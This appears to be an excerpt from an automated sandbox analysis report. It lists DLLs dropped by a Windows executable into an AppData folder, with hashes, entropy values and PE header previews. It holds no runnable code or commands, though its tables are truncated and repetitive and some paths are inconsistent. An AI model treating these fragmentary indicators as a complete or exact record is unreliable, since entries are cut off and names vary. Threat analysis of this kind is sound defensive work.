| SHA-512:                                                                                   | B5E2B9F5A9D8A482169C7FC05F018AD8FE6AE27CB6540E67679272698BFCA24B2CA5A377FA61897F328B3DEAC10237CAFBD73BC965BF9055765923ABA9478F8                                                                                                                                                                                                                                                                                                                                                 |
| Malicious:                                                                                 | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |
| Preview:                                                                                   | MZ.....@.....!..L.!This program cannot be run in DOS mode...\$.....m....e...e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L....jU.....!.....0.....G...@.....".....0=.....T.....text...2.....`..rsrc.....@..@v.....jU.....>...d...d.....jU.....d.....jU.....RSDSu..1.N...R.s,"\\...api-ms-win-crt-environment-l1-1-0.pdb.....d....rdata..d....rdata\$zzzdbg.....".....edata...`..rsrc\$01...`.....rsrc\$02.....jU.....8.....C...d.....3...0...l.....5...Z...w.....F...a..... |

|                                                                                    |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |
|------------------------------------------------------------------------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| C:\Users\user\AppData\Local\Low\LS0wV5wY9qH3\api-ms-win-crt-file-system-l1-1-0.dll |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |
| Process:                                                                           | C:\Users\user\Desktop\Aq\lmmmeey.exe                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |
| File Type:                                                                         | PE32 executable (DLL) (console) Intel 80386, for MS Windows                                                                                                                                                                                                                                                                                                                                                                                                                                          |
| Category:                                                                          | dropped                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              |
| Size (bytes):                                                                      | 20280                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
| Entropy (8bit):                                                                    | 7.085387497246545                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |
| Encrypted:                                                                         | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
| SSDEEP:                                                                            | 384:sq6nWm5C1WPhWFK0i00GftpBjB1UemKklUG+zI0d/:x6nWm5CiooiKeZnbd/                                                                                                                                                                                                                                                                                                                                                                                                                                     |
| MD5:                                                                               | AEC2268601470050E62CB8066DD41A59                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |
| SHA1:                                                                              | 363ED259905442C4E3B89901BFD8A43B96BF25E4                                                                                                                                                                                                                                                                                                                                                                                                                                                             |
| SHA-256:                                                                           | 7633774EFFE7C0ADD6752FFE90104D633FC8262C87871D096C2FC07C20018ED2                                                                                                                                                                                                                                                                                                                                                                                                                                     |
| SHA-512:                                                                           | 0C14D160BFA3AC52C35FF2F2813B85F8212C5F3AFBCFE71A60CCC2B9E61E51736F0BF37CA1F9975B28968790EA62ED5924FAE4654182F67114BD20D8466C4B8                                                                                                                                                                                                                                                                                                                                                                      |
| Malicious:                                                                         | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
| Preview:                                                                           | MZ.....@.....!..L!This program cannot be run in DOS mode...\$......m....e...e...e..ne...e..na...e..n...e..ng...e.Rich..e.PE..L.....h.....!.....0.....!.....@.....8=.....T.....text......rsrc.....@..@v.....h.....=.d..d.....h.....d.....h.....RSDS.....a..'G...A.....api-ms-win-crt-file-system-l1-1-0.pdb.....d...rdata..d.....rdata\$zzzdbg.....edata...`.....rsrc\$01....`.....rsrc\$02.....h.....A...A...8...<...@.....\$.:...V...q.....)...M...q...../...O...o.....7...X...v.....6...U...r..... |

|                                                                             |                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |
|-----------------------------------------------------------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| C:\Users\user\AppData\Local\Low\LS0wV5wY9qH3\api-ms-win-crt-heap-l1-1-0.dll |                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |
| Process:                                                                    | C:\Users\user\Desktop\Aq\lmmmeey.exe                                                                                                                                                                                                                                                                                                                                                                                                                                          |
| File Type:                                                                  | PE32 executable (DLL) (console) Intel 80386, for MS Windows                                                                                                                                                                                                                                                                                                                                                                                                                   |
| Category:                                                                   | dropped                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
| Size (bytes):                                                               | 19256                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |
| Entropy (8bit):                                                             | 7.060393359865728                                                                                                                                                                                                                                                                                                                                                                                                                                                             |
| Encrypted:                                                                  | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |
| SSDEEP:                                                                     | 192:+Y3vY17aFBR4WighWG4U9CedXe123Ouo+Uggs/nGfe4pBjSbGGAPWh0txKdmVWQC:+Y3e9WPhWFsXYi00GftpBjfeMnIP55s                                                                                                                                                                                                                                                                                                                                                                          |
| MD5:                                                                        | 93D3DA06BF894F4FA21007BEE06B5E7D                                                                                                                                                                                                                                                                                                                                                                                                                                              |
| SHA1:                                                                       | 1E47230A7EBCFAF643087A1929A385E0D554AD15                                                                                                                                                                                                                                                                                                                                                                                                                                      |
| SHA-256:                                                                    | F5CF623BA14B017AF4AEC6C15EEE446C647AB6D2A5DEE9D6975ADC69994A113D                                                                                                                                                                                                                                                                                                                                                                                                              |
| SHA-512:                                                                    | 72BD6D46A464DE74A8DAC4C346C52D068116910587B1C7B97978DF888925216958CE77BE1AE049C3DCCF5BF3FFFB21BC41A0AC329622BC9BBC190DF63ABB25C6                                                                                                                                                                                                                                                                                                                                              |
| Malicious:                                                                  | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |
| Preview:                                                                    | MZ.....@.....!..L!This program cannot be run in DOS mode...\$......m....e...e...e..ne...e..na...e..n...e..ng...e.Rich..e.PE..L...J.o ....!.....0.....@.....8=.....T.....text......rsrc.....@..@v.....J.o .....7...d..d.....J.o .....J.o .....RSDSq.....pkQX[...api-ms-win-crt-heap-l1-1-0.pdb.....d...rdata..d.....rdata\$zzzdbg.....edata...`.....rsrc\$01....`.....rsrc\$02.....J.o .....6.....(.....c.....S.....1...V...y.....<...c.....U...z.....u.....&...E...p.....U... |

|                                                                               |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |
|-------------------------------------------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| C:\Users\user\AppData\Local\Low\LS0wV5wY9qH3\api-ms-win-crt-locale-l1-1-0.dll |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |
| Process:                                                                      | C:\Users\user\Desktop\Aq\lmmmeey.exe                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
| File Type:                                                                    | PE32 executable (DLL) (console) Intel 80386, for MS Windows                                                                                                                                                                                                                                                                                                                                                                                                                                 |
| Category:                                                                     | dropped                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |
| Size (bytes):                                                                 | 18744                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
| Entropy (8bit):                                                               | 7.13172731865352                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |
| Encrypted:                                                                    | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
| SSDEEP:                                                                       | 192:fiWighWGZirX+4z123Ouo+Uggs/nGfe4pBjS/RFcpOWh0txKdmVWQ4GWS8ylDikh:aWPhWjJO4Ri00GftpBjZOemSXlVNQ0                                                                                                                                                                                                                                                                                                                                                                                         |
| MD5:                                                                          | A2F2258C32E3BA9ABF9E9E38EF7DA8C9                                                                                                                                                                                                                                                                                                                                                                                                                                                            |
| SHA1:                                                                         | 116846CA871114B7C54148AB2D968F364DA6142F                                                                                                                                                                                                                                                                                                                                                                                                                                                    |
| SHA-256:                                                                      | 565A2EEC5449EEED68B430F2E9B92507F979174F9C9A71D0C36D58B96051C33                                                                                                                                                                                                                                                                                                                                                                                                                             |
| SHA-512:                                                                      | E98CBC8D958E604EFFA614A3964B3D66B6FC646BDCA9AA679EA5E4EB92EC0497B91485A40742F3471F4FF10DE83122331699EDC56A50F06AE86F21FAD70953FE                                                                                                                                                                                                                                                                                                                                                            |
| Malicious:                                                                    | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
| Preview:                                                                      | MZ.....@.....!..L!This program cannot be run in DOS mode...\$......m....e...e...e..ne...e..na...e..n...e..ng...e.Rich..e.PE..L... .O....!.....0.....E*...@.....e.....8=.....T.....text...u......rsrc..... .O.....9...d..d..... .O.....d..... .O.....RSDS.X..7.....\$k...api-ms-win-crt-locale-l1-1-0.pdb.....d...rdata..d.....rdata\$zzzdbg.....e.....edata...`.....rsrc\$01....`.....rsrc\$02..... .O.....8.....5...h.....E.....\$.N...t.....\$...D...b...!...R.....s.....k.....9...X..... |

|                                                                             |                                                                        |
|-----------------------------------------------------------------------------|------------------------------------------------------------------------|
| C:\Users\user\AppData\Local\Low\LS0wV5wY9qH3\api-ms-win-crt-math-l1-1-0.dll |                                                                        |
| Process:                                                                    | C:\Users\user\Desktop\Aq\lmmmeey.exe                                   |
| File Type:                                                                  | PE32 executable (DLL) (console) Intel 80386, for MS Windows            |
| Category:                                                                   | dropped                                                                |
| Size (bytes):                                                               | 28984                                                                  |
| Entropy (8bit):                                                             | 6.6686462438397                                                        |
| Encrypted:                                                                  | false                                                                  |
| SSDEEP:                                                                     | 384:7OTEmbM4Oe5grykflgTmLyWPhW30i00GftpBjAKemXIDbNl:dEMq5grxfInRoiNeSp |



C:\Users\user\AppData\Local\Low\luS0wV5wY9qH3\api-ms-win-crt-process-l1-1-0.dll

|          |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
|----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Preview: | MZ.....@.....!..L.!This program cannot be run in DOS mode...\$......m....e...e...e..ne...e..na...e..n...e..ng...e.Rich..e.PE..L.....l.....l.....0.....U...@.....x.....8=.....T.....text.....`..rsrc.....@...@v.....l.h.....d...d.....l.h.....d.....l.h.....RSDSZ\qM...l...3....api-ms-win-crt-process-l1-1-0.pdb.....d....rdata..d.....rdata\$zzzdbg.....x....edata...`.....rsrc\$01.....`.....rsrc\$02.....l.h.....\$.\$.8.....X.....&...@...Y...q.....*...E..._...Z.....!...<..V...q.....9...V...t.....7...R...i... |
|----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|

C:\Users\user\AppData\Local\Low\luS0wV5wY9qH3\api-ms-win-crt-runtime-l1-1-0.dll

|                 |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |
|-----------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Process:        | C:\Users\user\Desktop\Aq\lmlmeey.exe                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          |
| File Type:      | PE32 executable (DLL) (console) Intel 80386, for MS Windows                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |
| Category:       | dropped                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
| Size (bytes):   | 22840                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |
| Entropy (8bit): | 6.942029615075195                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |
| Encrypted:      | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |
| SSDEEP:         | 384:7b7hrKwWPhWFlsnhi00GftpBj+6em90lmTMiLzrF7:7bNrKxZnhoig6eQN7                                                                                                                                                                                                                                                                                                                                                                                                                                                               |
| MD5:            | 41A348F9BEDC8681FB30FA78E45EDB24                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              |
| SHA1:           | 66E76C0574A549F293323DD6F863A8A5B54F3F9B                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |
| SHA-256:        | C9BBC07A033BAB6A828ECC30648B501121586F6F53346B1CD0649D7B648EA60B                                                                                                                                                                                                                                                                                                                                                                                                                                                              |
| SHA-512:        | 8C2CB53CCF9719DE87EE65ED2E1947E266EC7E8343246DEF6429C6DF0DC514079F5171ACD1AA637276256C607F1063144494B992D4635B01E09DDEA6F5EEF2C                                                                                                                                                                                                                                                                                                                                                                                               |
| Malicious:      | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |
| Preview:        | MZ.....@.....!..L.!This program cannot be run in DOS mode...\$......m....e...e...e..ne...e..na...e..n...e..ng...e.Rich..e.PE..L.....L.....l.....l.....0.....@.....i...@.....0.....8=.....T.....text.....`..rsrc.....0.....@...@v.....L.....d...d.....L.....d.....L.....RSDS6..>[d=- ....C....api-ms-win-crt-runtime-l1-1-0.pdb.....d....rdata..d.....rdata\$zzzdbg.....edata...0...`.....rsrc\$01.....`0.....rsrc\$02.....L.....f.....k...k...8.....4...S...S.....E...g.....)....N...n.....&...E...f.....'...D...j.....>..... |

C:\Users\user\AppData\Local\Low\luS0wV5wY9qH3\api-ms-win-crt-stdio-l1-1-0.dll

|                 |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |
|-----------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Process:        | C:\Users\user\Desktop\Aq\lmlmeey.exe                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |
| File Type:      | PE32 executable (DLL) (console) Intel 80386, for MS Windows                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |
| Category:       | dropped                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          |
| Size (bytes):   | 24368                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |
| Entropy (8bit): | 6.873960147000383                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
| Encrypted:      | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |
| SSDEEP:         | 384:GZpFVhjWPhWxEi00GftpBjnmijem3Cl1z6h1r:eCfoi0espbr                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |
| MD5:            | FEFB98394CB9EF4368DA798DEAB00E21                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |
| SHA1:           | 316D86926B558C9F3F6133739C1A8477B9E60740                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |
| SHA-256:        | B1E702B840AEBE2E9244CD41512D158A43E6E9516CD2015A84EB962FA3FF0DF7                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |
| SHA-512:        | 57476FE9B546E4CAFB1EF4FD1CBD757385BA2D445D1785987AFB46298ACBE4B05266A0C4325868BC4245C2F41E7E2553585BFB5C70910E687F57DAC6A8E911E                                                                                                                                                                                                                                                                                                                                                                                                                  |
| Malicious:      | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |
| Preview:        | MZ.....@.....!..L.!This program cannot be run in DOS mode...\$......m....e...e...e..ne...e..na...e..n...e..ng...e.Rich..e.PE..L.....S.....l.....l.....0.....@.....@.....)....@.....@.....a.....0.....".0=.....T.....text...a.....`..rsrc.....0.....@...@v.....8...d...d.....d.....d.....RSDS...iS#.hg....j....api-ms-win-crt-stdio-l1-1-0.pdb.....d....rdata..d.....rdata\$zzzdbg.....a....edata...0...`.....rsrc\$01.....`0.....rsrc\$02.....^.....(.....<...y.....).....h.....].....H.....).....D...^...v.....T...u.....9...Z...{.....0...Q... |

C:\Users\user\AppData\Local\Low\luS0wV5wY9qH3\api-ms-win-crt-string-l1-1-0.dll

|                 |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |
|-----------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Process:        | C:\Users\user\Desktop\Aq\lmlmeey.exe                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
| File Type:      | PE32 executable (DLL) (console) Intel 80386, for MS Windows                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |
| Category:       | dropped                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |
| Size (bytes):   | 23488                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |
| Entropy (8bit): | 6.840671293766487                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |
| Encrypted:      | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |
| SSDEEP:         | 384:5iFMx0C5yguNvZ5VQgx3SbwA7yMVikFGlnWPhWGTi00GftpBjslem89lgC:56S5yguNvZ5VQgx3SbwA71lkFv5oia j                                                                                                                                                                                                                                                                                                                                                                                                                                     |
| MD5:            | 404604CD100A1E60DFDAF6ECF5BA14C0                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |
| SHA1:           | 58469835AB4B916927B3CABF54AEE4F380FF6748                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |
| SHA-256:        | 73CC56F20268BFB329CCD891822E2E70DD70FE21FC7101DEB3FA30C34A08450C                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |
| SHA-512:        | DA024CCB50D4A2A5355B7712BA896DF850CEE57AA4ADA33AAD0BAE6960BCD1E5E3CEE9488371AB6E19A2073508FBB3F0B257382713A31BC0947A4BF1F7A20FE4                                                                                                                                                                                                                                                                                                                                                                                                    |
| Malicious:      | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |
| Preview:        | MZ.....@.....!..L.!This program cannot be run in DOS mode...\$......m....e...e...e..ne...e..na...e..n...e..ng...e.Rich..e.PE..L.....S.....l.....l.....0.....@.....@.....@.....B....@.....0.....".9.....T.....text...a.....`..rsrc.....0.....@...@v.....S.....9...d...d.....S.....d.....S.....RSDSI.....\$[-f.5....api-ms-win-crt-string-l1-1-0.pdb.....d....rdata..d.....rdata\$zzzdbg.....edata...0...`.....rsrc\$01.....`0.....rsrc\$02.....S.....8.....W...s.....#...B...a.....<...[...Z.....];...{.....A...b.....<...X...f..... |

C:\Users\user\AppData\Local\Low\luS0wV5wY9qH3\api-ms-win-crt-time-l1-1-0.dll

|          |                                      |
|----------|--------------------------------------|
| Process: | C:\Users\user\Desktop\Aq\lmlmeey.exe |
|----------|--------------------------------------|





|                                                                  |                                                                                                                                                                                                                                                                                                                                                                                                     |
|------------------------------------------------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>C:\Users\user1\AppData\Local\Low\luS0wV5wY9qH3\libEGL.dll</b> |                                                                                                                                                                                                                                                                                                                                                                                                     |
| Process:                                                         | C:\Users\user1\Desktop\AqlmImmeey.exe                                                                                                                                                                                                                                                                                                                                                               |
| File Type:                                                       | PE32 executable (DLL) (GUI) Intel 80386, for MS Windows                                                                                                                                                                                                                                                                                                                                             |
| Category:                                                        | dropped                                                                                                                                                                                                                                                                                                                                                                                             |
| Size (bytes):                                                    | 22480                                                                                                                                                                                                                                                                                                                                                                                               |
| Entropy (8bit):                                                  | 6.528357540966124                                                                                                                                                                                                                                                                                                                                                                                   |
| Encrypted:                                                       | false                                                                                                                                                                                                                                                                                                                                                                                               |
| SSDEEP:                                                          | 384:INZ9mLVDAfJJKAtn0mLAB8X3FbvDG8A3OPLonzvGb:4mx+fxvn4YFrDG8MKb                                                                                                                                                                                                                                                                                                                                    |
| MD5:                                                             | 96B879B611B2BBEE85DF18884039C2B8                                                                                                                                                                                                                                                                                                                                                                    |
| SHA1:                                                            | 00794796ACAC3899C1FB9ABBF123FEF3CC641624                                                                                                                                                                                                                                                                                                                                                            |
| SHA-256:                                                         | 7B9FC6BE34F43D39471C2ADD872D5B4350853DB11CC66A323EF9E0C231542FB9                                                                                                                                                                                                                                                                                                                                    |
| SHA-512:                                                         | DF8F1AA0384A5682AE47F212F3153D26EAFBBF12A8C996428C3366BEBE16850D0BDA453EC5F4806E6A62C36D312D37B8BBAFF549968909415670C9C61A6EC49                                                                                                                                                                                                                                                                     |
| Malicious:                                                       | false                                                                                                                                                                                                                                                                                                                                                                                               |
| Preview:                                                         | <div>MZ.....@.....!..L!This program cannot be run in DOS mode...\$....../...N{.N{.N{.6..N{.F,z.N{.F,x.N{.F,~.N{.F,..N{..z.N{.T-z.N{.Nz..N{.T-~.N{.T-{.N{.T-.N{.T-y.N{.Rich.N{.....PE..L...aA.\....."!.....(.....p.....~.....@.....%.....d....P..x.....`.....!..T.....".@.....text.....`..rdata.....@..@.data.....@.....2.....@....rsrc...x...P.....4.....@..@.reloc.....`.....8.....@..B.....</div> |

|                                                                     |                                                                                                                                                                                                                                                                                                                                                                |
|---------------------------------------------------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>C:\Users\user1\AppData\Local\Low\luS0wV5wY9qH3\mozMapi32.dll</b> |                                                                                                                                                                                                                                                                                                                                                                |
| Process:                                                            | C:\Users\user1\Desktop\AqlmImmeey.exe                                                                                                                                                                                                                                                                                                                          |
| File Type:                                                          | PE32 executable (DLL) (GUI) Intel 80386, for MS Windows                                                                                                                                                                                                                                                                                                        |
| Category:                                                           | dropped                                                                                                                                                                                                                                                                                                                                                        |
| Size (bytes):                                                       | 83408                                                                                                                                                                                                                                                                                                                                                          |
| Entropy (8bit):                                                     | 6.436278889454398                                                                                                                                                                                                                                                                                                                                              |
| Encrypted:                                                          | false                                                                                                                                                                                                                                                                                                                                                          |
| SSDEEP:                                                             | 1536:CNr03+TtFKytqB0EeCsu1sW+cdQOTki9jHiU:CNrDKHBBjXQski9OU                                                                                                                                                                                                                                                                                                    |
| MD5:                                                                | 385A92719CC3A215007B83947922B9B5                                                                                                                                                                                                                                                                                                                               |
| SHA1:                                                               | 38DE6CA70CEE1BAD84BED29CE7620A15E6ABCD10                                                                                                                                                                                                                                                                                                                       |
| SHA-256:                                                            | 06EF2010B738FBE99BCDEBBF162473A4EE090678BB6862EEB0D4C7A8C3F225BB                                                                                                                                                                                                                                                                                               |
| SHA-512:                                                            | 9F0DFF00C7E72D7017AECE3FA5C31A9C2C2AA0CCC6606D2561CE8D36A4A1F0AB8DC452E2C65E9F4B6CD32BBB8ADA1FF7C865126A5F318719579DB763E4C413F                                                                                                                                                                                                                                |
| Malicious:                                                          | false                                                                                                                                                                                                                                                                                                                                                          |
| Preview:                                                            | <div>MZ.....@.....!..L!This program cannot be run in DOS mode...\$......mR;.;.;.....2.....G.....)*.....".....4.....&gt;...;...n.....:.....Rich;.....PE..L...=. \....."!.....`.....&gt;.....@.....l.....&lt;...@..P.....(.....P..d...0..T.....@.....text.....`..rdata..Z[.....\.....@..@.data.....@....rsrc...P....@.....@..@.reloc..d....P.....@..B.....</div> |

|                                                                           |                                                                                                                                                                                                                                                                                                                                                                |
|---------------------------------------------------------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>C:\Users\user1\AppData\Local\Low\luS0wV5wY9qH3\mozMapi32_InUse.dll</b> |                                                                                                                                                                                                                                                                                                                                                                |
| Process:                                                                  | C:\Users\user1\Desktop\AqlmImmeey.exe                                                                                                                                                                                                                                                                                                                          |
| File Type:                                                                | PE32 executable (DLL) (GUI) Intel 80386, for MS Windows                                                                                                                                                                                                                                                                                                        |
| Category:                                                                 | dropped                                                                                                                                                                                                                                                                                                                                                        |
| Size (bytes):                                                             | 83408                                                                                                                                                                                                                                                                                                                                                          |
| Entropy (8bit):                                                           | 6.436278889454398                                                                                                                                                                                                                                                                                                                                              |
| Encrypted:                                                                | false                                                                                                                                                                                                                                                                                                                                                          |
| SSDEEP:                                                                   | 1536:CNr03+TtFKytqB0EeCsu1sW+cdQOTki9jHiU:CNrDKHBBjXQski9OU                                                                                                                                                                                                                                                                                                    |
| MD5:                                                                      | 385A92719CC3A215007B83947922B9B5                                                                                                                                                                                                                                                                                                                               |
| SHA1:                                                                     | 38DE6CA70CEE1BAD84BED29CE7620A15E6ABCD10                                                                                                                                                                                                                                                                                                                       |
| SHA-256:                                                                  | 06EF2010B738FBE99BCDEBBF162473A4EE090678BB6862EEB0D4C7A8C3F225BB                                                                                                                                                                                                                                                                                               |
| SHA-512:                                                                  | 9F0DFF00C7E72D7017AECE3FA5C31A9C2C2AA0CCC6606D2561CE8D36A4A1F0AB8DC452E2C65E9F4B6CD32BBB8ADA1FF7C865126A5F318719579DB763E4C413F                                                                                                                                                                                                                                |
| Malicious:                                                                | false                                                                                                                                                                                                                                                                                                                                                          |
| Preview:                                                                  | <div>MZ.....@.....!..L!This program cannot be run in DOS mode...\$......mR;.;.;.....2.....G.....)*.....".....4.....&gt;...;...n.....:.....Rich;.....PE..L...=. \....."!.....`.....&gt;.....@.....l.....&lt;...@..P.....(.....P..d...0..T.....@.....text.....`..rdata..Z[.....\.....@..@.data.....@....rsrc...P....@.....@..@.reloc..d....P.....@..B.....</div> |

|                                                                   |                                                                                           |
|-------------------------------------------------------------------|-------------------------------------------------------------------------------------------|
| <b>C:\Users\user1\AppData\Local\Low\luS0wV5wY9qH3\mozglue.dll</b> |                                                                                           |
| Process:                                                          | C:\Users\user1\Desktop\AqlmImmeey.exe                                                     |
| File Type:                                                        | PE32 executable (DLL) (GUI) Intel 80386, for MS Windows                                   |
| Category:                                                         | dropped                                                                                   |
| Size (bytes):                                                     | 137168                                                                                    |
| Entropy (8bit):                                                   | 6.784614237836286                                                                         |
| Encrypted:                                                        | false                                                                                     |
| SSDEEP:                                                           | 3072:Z6s2DIGLXINJJCpNoN0j/kVqhp1qt/TXTv7q1D2JJvPhrSeXZ5dR:MsZGLXINrE/kVqhp12/TXTjSD2JJvPt |

|                                                                   |                                                                                                                                                                                                                                                                                                                                                                                                                  |
|-------------------------------------------------------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>C:\Users\user1\AppData\Local\Low\luS0wV5wY9qH3\mozglue.dll</b> |                                                                                                                                                                                                                                                                                                                                                                                                                  |
| MD5:                                                              | EAE9273F8CDCF9321C6C37C244773139                                                                                                                                                                                                                                                                                                                                                                                 |
| SHA1:                                                             | 8378E2A2F3635574C106EEA8419B5EB00B8489B0                                                                                                                                                                                                                                                                                                                                                                         |
| SHA-256:                                                          | A0C6630D4012AE0311FF40F4F06911BCF1A23F7A4762CE219B8DFFA012D188CC                                                                                                                                                                                                                                                                                                                                                 |
| SHA-512:                                                          | 06E43E484A89CEA9BA9B9519828D38E7C64B040F44CDAEB321CBDA574E7551B11FEA139CE3538F387A0A39A3D8C4CBA7F4CF03E4A3C98DB85F8121C2212A907                                                                                                                                                                                                                                                                                  |
| Malicious:                                                        | false                                                                                                                                                                                                                                                                                                                                                                                                            |
| Preview:                                                          | MZ.....@.....!.L!This program cannot be run in DOS mode...\$......U.....;W.....8.....?.....>.....:W.....?.....>.....<br>.....9...Rich.....PE..L...{>.\....."!.....z.....@.....j.....@A.....@.....t.....x.....0..l.....T.....T.....<br>.....h...@.....l.....text....x.....z.....\`rdata..^e.....f...~.....@...@.data.....@.....didat.8.....@.....rsrc...X....<br>.....@...@.reloc...l...0.....@...B.....<br>..... |

|                                                                     |                                                                                                                                                                                                                                                                                                                                                                   |
|---------------------------------------------------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>C:\Users\user1\AppData\Local\Low\luS0wV5wY9qH3\msvcvp140.dll</b> |                                                                                                                                                                                                                                                                                                                                                                   |
| Process:                                                            | C:\Users\user1\Desktop\Aqlm\meey.exe                                                                                                                                                                                                                                                                                                                              |
| File Type:                                                          | PE32 executable (DLL) (console) Intel 80386, for MS Windows                                                                                                                                                                                                                                                                                                       |
| Category:                                                           | dropped                                                                                                                                                                                                                                                                                                                                                           |
| Size (bytes):                                                       | 440120                                                                                                                                                                                                                                                                                                                                                            |
| Entropy (8bit):                                                     | 6.652844702578311                                                                                                                                                                                                                                                                                                                                                 |
| Encrypted:                                                          | false                                                                                                                                                                                                                                                                                                                                                             |
| SSDEEP:                                                             | 12288:Mlp4PwrPTIZ+/wkZy+dM+gjZ+UGhUgiW6QR7t5s03Ooc8dHkC2es9oV:Mlp4PePozGMA03Ooc8dHkC2ecl                                                                                                                                                                                                                                                                          |
| MD5:                                                                | 109F0F02FD37C84BFC7508D4227D7ED5                                                                                                                                                                                                                                                                                                                                  |
| SHA1:                                                               | EF7420141BB15AC334D3964082361A460BFD8B975                                                                                                                                                                                                                                                                                                                         |
| SHA-256:                                                            | 334E69AC9367F708CE601A6F490FF227D6C20636DA5222F148B25831D22E13D4                                                                                                                                                                                                                                                                                                  |
| SHA-512:                                                            | 46EB62B65817365C249B48863D894B4669E20FCB3992E747CD5C9FDD57968E1B2CF7418D1C9340A89865EADDA362B8DB51947EB4427412EB83B35994F932FD36                                                                                                                                                                                                                                  |
| Malicious:                                                          | false                                                                                                                                                                                                                                                                                                                                                             |
| Preview:                                                            | MZ.....@.....!.L!This program cannot be run in DOS mode...\$......A.....V5=.....A.....".....<br>Rich.....PE..L...8'Y....."!.....P.....az...@A.....C.....R.....x.8?...4:...f.8.....(..@.....P.....<br>@...@.....text...r.....\`data...(.....@....idata.6...P.....@...@.didat.4...p...6.....@....rsrc.....8.....@<br>...@.reloc..4:...<...<.....@...B.....<br>..... |

|                                                                 |                                                                                                                                                                                                                                                                                                                                                                                                              |
